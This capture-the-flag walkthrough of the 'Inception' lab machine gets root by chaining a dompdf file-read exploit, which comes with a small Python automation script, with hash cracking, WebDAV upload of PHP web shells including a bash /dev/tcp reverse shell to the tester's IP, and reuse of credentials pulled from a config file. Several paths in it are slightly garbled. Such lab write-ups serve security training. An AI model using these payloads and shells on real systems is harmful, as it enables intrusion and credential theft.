

Inception

Synopsis

Inception requires pivoting to advance. There are many different steps and techniques needed to successfully achieve root access on the main host operating system. Good enumeration skills are an asset when attempting this machine.

Skills

- Knowledge of Linux
- Understanding of various pivot techniques
- Identifying vulnerable services
- Bypassing restrictive network filtering
- Advance local enumeration techniques
- Enumerating services using a pivot machine

Exploitation

As always we start with the nmap to check what services/ports are open


```
--# nmap -A 10.10.10.67
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 09:40 EDT
Nmap scan report for 10.10.10.67 (10.10.10.67)
Host is up (0.091s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Inception
3128/tcp  open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 3.16 (92%), Linux 3.16 - 4.3.2 - 4.9 (92%), Linux 4.2 (92%), Linux 4.4 (92%), Linux 4.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   94.89 ms  10.10.14.1 (10.10.14.1)
2   94.89 ms  10.10.10.67 (10.10.10.67)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.51 seconds
```

We can see only two open ports 80/HTTP and 3128/Proxy
Let's start from the web because it has much larger attack surface

Opening the browser gives us the following web page




Let's review the publicly available source code of the application

```
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051 <!-- Todo: test dompdf on php 7.x -->
```


At the very bottom we can see the developer's comment regarding version of dompdf, in that case let's check if there are any public exploits against it

Exploit Title	Path
dompdf 0.6.0 - 'dompdf.php?read' Arbitrary File Read	php/webapps/33004.txt
dompdf 0.6.0 beta1 - Remote File Inclusion	php/webapps/14851.txt
Dompdf 1.2.1 - Remote Code Execution (RCE)	php/webapps/51270.py
TYPO3 Extension ke DomPDF - Remote Code Execution	php/webapps/35443.txt

We found a few exploits that we can utilise



And we now we can read files from the server, let's forward it to BurpSuite to extract other files



And after decoding

```
ZDp4OjEwNjo2NTUzND06L3Zhci9ydW4vc3NoZDovdXNyL3NieW4vb2dpc3R5b2JiOng6MTAwMDoxMDAwOjovaG9tZS9jb2JiOi9iaW4vYmFzaA

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

To automate it, we create a simple python script

```
import requests
import re
from base64 import b64decode
from cmd import Cmd

class Terminal(Cmd):

    prompt="=>"

    def default(self, args):
        res=requests.get('http://10.10.10.67/dompdf/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource='+args)
        res2=re.findall('Tf(.*)TJ',res.text,re.DOTALL)[0]
        print(b64decode(res2))

term=Terminal().cmdloop()
```

```
python exploit.py
=>/etc/passwd
b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\ndbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin\nircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd/bin/false\nsystemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false\nsystemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false\nsystemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false\nsyslog:x:104:108::/home/syslog:/bin/false\n_apt:x:105:65534::/nonexistent:/bin/false\nsshd:x:106:65534::/var/run/ssh:/usr/sbin/nologin\ncobb:x:1000:1000::/home/cobb:/bin/bash\n'
```

And now we can just type a name of the file and base64 decoded version will be displayed to us

Reading apache configuration file

“/etc/apache2/sites-enabled/000-default.conf” provided us with information about file that contains passwords

```

#Include conf-available/serve-cgi-bin.conf
Alias /webdav_test_inception /var/www/html/webdav_test_inception
<Location /webdav_test_inception>
    Options FollowSymLinks
    DAV On
    AuthType Basic
    AuthName "webdav test credential"
    AuthUserFile /var/www/html/webdav_test_inception/webdav.passwd
    Require valid-user
</Location>
VirtualHost>

```

Let's use our CVE to get the content of the file

Request		Response			
Pretty	Raw	Pretty	Raw	Hex	Render
<pre> 1 GET /dompokpdf/dompokpdf.php?input_file= php://filter/read=convert.base64-encode/resource=/var/www/html/webdav_test_inception/webdav_passwd HTTP/1.1 2 Host: 10.10.10.67 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 </pre>		<pre> 30 /MediaBox [0.000 0.000 612.000 792.000] 31 >> 32 endobj 33 4 0 obj 34 [/PDF /Text] 35 endobj 36 5 0 obj 37 << 38 /Creator (DOMPDF) 39 /CreationDate (D:20230703104433+00'00') 40 /ModDate (D:20230703104433+00'00') 41 >> 42 endobj 43 6 0 obj 44 << /Type /Page 45 /Parent 3 0 R 46 /Contents 7 0 R 47 >> 48 endobj 49 7 0 obj 50 << 51 /Length 138 >> 52 stream 53 54 0.000 0.000 0.000 rg 55 BT 34.016 734.579 Td /F1 12.0 Tf 56 [(d2ViZGF2X3Rlc3RlcjokYXByMSQ4ck83U21pNCR5cW43SC5HdkpGdHNUb3UxYTdWTUuwCg==)] TJ ET 57 endstream 58 8 0 obj 59 << /Type /Font 60 /Subtype /Type1 61 /Name /F1 62 /BaseFont /Times-Roman 63 /Encoding /WinAnsiEncoding 64 >> 65 endobj 66 xref 67 0 9 </pre>			

d2ViZGF2X3Rlc3RlcjokYXByMSQ4ck83U21pNCR5cW43SC5HdkpGdHNUb3UxYTdWTUuwCg==

webdav_tester:\$apr1\$8rO7Smi4\$yqn7H.GvJFtsTou1a7VME0

And after decoding we got a username and password hash

Now we launch hashcat to crack the hash

```
└─$ hashcat hash /usr/share/dirb/wordlists/common.txt -m 1600
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

+ Device #1: pthread-penryn-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 721/1507 MB (256 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
+ Zero-Byte
+ Single-Hash
+ Single-Salt
```

After a while we successfully cracked the hash, so our recovered credentials are as follows

Web_tester:babygurl69

With those credentials we can access webdav_test_inception_page

It's important to notice that we deal with WebDav which is an HTTP extension that allows to upload files on the server, in the next step we will abuse this functionality to PUT a malicious file on the server


```
Request
Pretty Raw Hex
1 PUT /webdav_test_inception/simon.php HTTP/1.1
2 Host: 10.10.10.67
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10 <?php echo "simon" ?>
```

And we managed to PUT a malicious PHP files on the server


```

Pretty  Raw  Hex  Render
1 HTTP/1.1 201 Created
2 Date: Mon, 03 Jul 2023 11:01:36 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Location: http://10.10.10.67/webdav_test_inception/simon.php
5 Content-Length: 283
6 Connection: close
7 Content-Type: text/html; charset=ISO-8859-1
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
10 <html>
11   <head>
12     <title>
13       201 Created
14     </title>
15   </head>
16   <body>
17     <h1>
18       Created
19     </h1>
20     <p>
21       Resource /webdav_test_inception/simon.php has been created.
22     </p>
23     <hr />
24     <address>
25       Apache/2.4.18 (Ubuntu) Server at 10.10.10.67 Port 80
26     </address>
27   </body>
28 </html>

```



simon

Unfortunately all attempts to get a reverse shell were blocked by firewall

```
Request to http://10.10.10.67:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 PUT /webdav_test_inception/shell.php HTTP/1.1
2 Host: 10.10.10.67
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic d2ViZGF2X3Rlc3RlcjpiYWJ5Z3VyYbDY5
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11 <?php system('bash -c 'bash -i >& /dev/tcp/10.10.14.42/5555 0>&1')?>
```

So we uploaded another file on the server that allows us to execute commands

```
Request to http://10.10.10.67:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 PUT /webdav_test_inception/shell12.php HTTP/1.1
2 Host: 10.10.10.67
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic d2ViZGF2X3Rlc3RlcjpiYWJ5Z3VyYbDY5
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11 <?php system($_GET['cmd'])?>
```

Request	Response
<pre>GET /webdav_test_inception/shell12.php?cmd=id HTTP/1.1 Host: 10.10.10.67 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi f,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Authorization: Basic d2ViZGF2X3Rlc3RlcjpiYWJ5Z3VyYbDY5 Connection: close Upgrade-Insecure-Requests: 1</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 03 Jul 2023 11:05:07 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Content-Length: 54 5 Connection: close 6 Content-Type: text/html; charset=UTF-8 7 8 uid=33(www-data) gid=33(www-data) groups=33(www-data) 9</pre>

But in order to get a full fledged reverse shell on the target and bypass firewall we utilise a shell that uses HTTP as a communication channel instead of TCP
And it turned out to be enough to bypass all the restrictions

```
www-data@Inception:~/var/www/html/webdav_test_inception$ cd /
www-data@Inception:/$ ls -al
total 68
drwxr-xr-x 21 root root 4096 Aug 10 2022 .
drwxr-xr-x 21 root root 4096 Aug 10 2022 ..
drwxr-xr-x 2 root root 4096 Aug 10 2022 bin
drwxr-xr-x 2 root root 4096 Aug 10 2022 boot
drwxr-xr-x 9 root root 500 Jul 2 17:04 dev
drwxr-xr-x 75 root root 4096 Aug 10 2022 etc
drwxr-xr-x 3 root root 4096 Aug 10 2022 home
drwxr-xr-x 11 root root 4096 Aug 10 2022 lib
drwxr-xr-x 2 root root 4096 Aug 10 2022 lib64
drwxr-xr-x 2 root root 4096 Aug 10 2022 media
drwxr-xr-x 2 root root 4096 Aug 10 2022 mnt
drwxr-xr-x 2 root root 4096 Aug 10 2022 opt
dr-xr-xr-x 196 nobody nogroup 0 Jul 2 17:04 proc
drwxr-xr-x 2 root root 4096 Aug 10 2022 root
drwxr-xr-x 16 root root 500 Jul 2 17:04 run
drwxr-xr-x 2 root root 4096 Aug 10 2022/sbin
drwxr-xr-x 2 root root 4096 Aug 10 2022/srv
dr-xr-xr-x 13 nobody nogroup 0 Jul 3 11:36 sys
drwxrwxrwt 7 root root 4096 Jul 3 11:17 tmp
drwxr-xr-x 10 root root 4096 Aug 10 2022/usr
drwxr-xr-x 12 root root 4096 Aug 10 2022/var
www-data@Inception:/$
```

Enumeration of files and directories on the server provided us with wordpress credentials

```

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'VwPddNh7xMZyDQoByQL4');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!

```

That we used to escalate privileges to user cobb

```

whoami
cobb
cobb@Inception:/var/www/html/wordpress_4.8.3$

```

As a user cobb we checked what we can run as root and it told us that we can run everything as a root user so we run “su” and switched into a root

```
cobb@Inception:~$
sudo -l
sudo -l
[sudo] password for cobb:
VwPddNh7xMZyDQoByQL4
Matching Defaults entries for cobb on Inception:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cobb may run the following commands on Inception:
    (ALL : ALL) ALL
cobb@Inception:~$
sudo su
sudo su
root@Inception:/home/cobb#
hoami
hoami
bash: hoami: command not found
root@Inception:/home/cobb#
whoami
whoami
root
root@Inception:/home/cobb#
```